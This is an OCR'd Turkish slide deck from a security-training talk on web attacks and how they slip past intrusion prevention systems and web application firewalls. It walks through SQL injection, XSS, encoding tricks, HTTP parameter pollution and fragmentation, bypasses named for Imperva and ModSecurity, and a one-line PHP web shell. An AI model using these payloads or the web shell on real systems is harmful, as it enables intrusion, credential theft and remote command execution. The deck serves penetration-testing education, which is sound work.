Saldırı Engelleme Sistemleri ve Web Atakları

Onur ALANBEL
Bilgi Güvenliği Akademisi
http://bga.com.tr
onur.alanbel@bga.com.tr


Hakkımda

- Sızma Testleri (BGA)
- Tersine Mühendislik, Zararlı Yazılım Analizi
- Blog: blog.bga.com.tr, onuralanbel.pro
- Twitter: @onuralanbel

Hedef

- Esas hedef olarak web uygulamaları
- Ağa açılan ilk kapı
- DMZ? (stateful firewall)
- Veritabanı bağlantısı, watering hole

Engel


Access Control And Firewall
IDS/IPS
Application Firewall
The Enterprise
AV
DoS
Anti-spoofing
Parameter Tampering
Known Web Server Issues
Cross Site Scripting
Web Server
Databases
Application Server
Backend Server/System
The Internet
SSL
Pattern-Based Attacks
SQL Injection
Port Scanning
Cookie Poisoning

Temelleri Anlamak

- Web uygulamalarının karmaşık yapısı
- Çok katmanlı mimari (istemciler, web s., web servisleri, veritabanı s.)
- Birçok teknolojinin beraber veya birbirinin yerine kullanılması(php,asp,jsp,servlet,scala,c++, [js],html,css,mssql,mysql,oracle,postgresql,nosql, ...)

Temelleri Anlamak

- İçerik kontrolü
  - kara liste!
  - beyaz liste?

SQLi

- Normalde SQLi
  - ‘ union all select null --
  - ‘) union … #
  - ; update users set pass=0xF20A.. where id=1

i’siz SQLi

- %100’ü SQL olan SQLi

i’siz SQLi

- %100’ü SQL olan SQLi
  - ?id=1 union all select null

i’siz SQLi

- %100’ü SQL olan SQLi
  - ?id=1 union all select null
  - ?id=1 union(select null)

i’siz SQLi

- %100’ü SQL olan SQLi
  - ?id=1 union all select null
  - ?id=1 union(select null)
  - ?id=1 and (select id from users limit 0,1)>10

i'siz SQLi

- %100'ü SQL olan SQLi
  - ?id=1 union all select null
  - ?id=1 union(select null)
  - ?id=1 and (select id from users limit 0,1)>10
  - ?id=1 and (select id from users where pass=0x1F2B...) > 10

i'siz SQLi

- %100'ü SQL olan SQLi
  - ?id=1 union all select null
  - ?id=1 union(select null)
  - ?id=1 and (select id from users limit 0,1)>10
  - ?id=1 and (select id from users where pass=0x1F2B...) > 10

Alternatifleri Kullanmak

SELECT name FROM **sysobjects** WHERE xtype = ‘U’

Alternatifleri Kullanmak

```
SELECT TABLE_NAME FROM
  INFORMATION_SCHEMA.TABLES
  WHERE TABLE_TYPE = 'BASE TABLE'
```

Encoding

- payload (http://yehg.net/encoding/)
  - payload
  - \x70\x61\x79\x6c\x6f\x61\x64
  - \70\61\79\6c\6f\61\64
  - %70%61%79%6c%6f%61%64
  - %u0070%u0061%u0079%u006c%u006f %u0061%u0064
  - \160\141\171\154\157\141\144

Encoding

- payload (http://yehg.net/encoding/)
  - 0x7061796C6F6164
  - Char(112),Char(97),Char(121),Char(108),Char(111),Char(97),Char(100)
  - Char(112,97,121,108,111,97,100)
  - chr(112)||chr(97)||chr(121)||chr(108)||chr(111)||chr(97)||chr(100)
  - 0x70006100790006C006F00610064 00

Encoding

- Tanınmayan encoding
- Birden fazla decode işlemi
  - hem uygulama hem veritabanı decode edebilir
  - decode işlemi yapan birden fazla fonksiyon kullanımış olabilir
- Performans kaygısı
  - Sorgusuz decode mu?

Encoding

- index.aspx?'/><input type='image' src='#' onerror='javascript:alert(1)
  - farklı payload -
  - encoding -

Encoding

.aspx'/><input type='image' src='#' %u006f
%u006e%u0065%u0072%u0072%u006f
%u0072%u003d%u0027%u006a
%u0061%u0076%u0061%u0073%u0063%u
0072%u0069%u0070%u0074%u003a
%u0061%u006c
%u0065%u0072%u0074%u0028%u0031%u
0029

Yorum Farkı

- Yorumlar
- Özel karakterler (null)
- HTTP parametre kirliliği

Yorum Farkı

- … union /*!0select null */
- … union/*111*/select null
- <scr%00ipt>alert(1)</sc%00ript>

HPP

- index.php?param=abc&param=select username,pass from users

HPP

- index.php?**param**=abc&**param**=select username,pass from users
  - select username,pass from users

HPP

- index.php?**param**=abc&**param**=select username,pass from users
  - select username,pass from users
- index.aspx?**param**=’ union select null&**param**=username&**param**=pass from users

HPP

- index.php?**param**=abc&**param**=select username,pass from users
  - select username,pass from users
- index.aspx?**param**=’ union select null&**param**=username&**param**=pass from users
  - ‘union select null,username,pass from users

Technology/HTTP back-end	Overall Parsing Result	Example
ASP.NET/IIS	All occurrences of the specific parameter	par1=val1,val2
ASP/IIS	All occurrences of the specific parameter	par1=val1,val2
PHP/Apache	Last occurrence	par1=val2
PHP/Zeus	Last occurrence	par1=val2
JSP,Servlet/Apache Tomcat	First occurrence	par1=val1
JSP,Servlet/Oracle Application Server 10g	First occurrence	par1=val1
JSP,Servlet/Jetty	First occurrence	par1=val1
IBM Lotus Domino	Last occurrence	par1=val2
IBM HTTP Server	First occurrence	par1=val1
mod_perl,libapreq2/Apache	First occurrence	par1=val1
Perl CGI/Apache	First occurrence	par1=val1
mod_perl,lib???/Apache	Becomes an array	ARRAY(0x8b9059c)
mod_wsgi (Python)/Apache	First occurrence	par1=val1
Python/Zope	Becomes an array	['val1', 'val2']
IceWarp	Last occurrence	par1=val2
AXIS 2400	All occurrences of the specific parameter	par1=val1,val2
Linksys Wireless-G PTZ Internet Camera	Last occurrence	par1=val2
Ricoh Aficio 1022 Printer	First occurrence	par1=val1
webcamXP PRO	First occurrence	par1=val1
DBMan	All occurrences of the specific parameter	par1=val1~~val2

HPF

- ?p1=-1 union select 1--&p2=100

HPF

- ?p1=-1 union select 1--&p2=100
- select * from table where p1={p1} and p2={p2}

HPF

- ?p1=-1 union select 1--&p2=100
- select * from table where p1={p1} and p2={p2}
- ?p1=-1 union/*&p2=*/ select 1,2,3

HPF

- ?p1=-1 union select 1--&p2=100
- select * from table where p1={p1} and p2={p2}
- ?p1=-1 union/*&p2=*/ select 1,2,3
- select * from table where p1=-1 union/* and */ select 1,2,3

Bilinen Örnekler

- Imperva SecureSphere
  - 15 and '1'=(SELECT '1' FROM dual) and 'ohaving'='ohaving'
- Modsecurity MySQL Version
  - 15 /*!1union select null*/
- Modsecurity IIS
  - HPP

Çalıştırılabilir Dosyalar

- Binary

Çalıştırılabilir Dosyalar

- Binary
- Web Shells

Çalıştırılabilir Dosyalar

- Binary
- Web Shells
  - one-liners
    - <?=passthru($_GET[‘c’])?>

Çalıştırılabilir Dosyalar

- Binary
- Web Shells
  - one-liners
    - <?=passthru($_GET[‘c’])?>
  - laudanum, weevely

Çalıştırılabilir Dosyalar

- Binary
- Web Shells
  - one-liners
    - <?=passthru($_GET[‘c’])?>
  - laudanum, weevely
- Encoding and Obfuscation
  - http://xploitaday.komodin.org/tools/php-en

Diğer Zafiyetler

- Oturum yönetimi zafiyetleri
- Kontrolsüz nesne erişimi
- Konfigürasyon hataları
- Yetersiz veya aşılabilir erişim kontrolü
- Doğrulanmayan yönlendirmeler
- ....

Doğru Yere Bakmak

- Uygulama kendi güvenliğinden sorumludur
- Güvenli uygulama geliştirme alışkanlığı
- Uygulama geliştirme süreçleri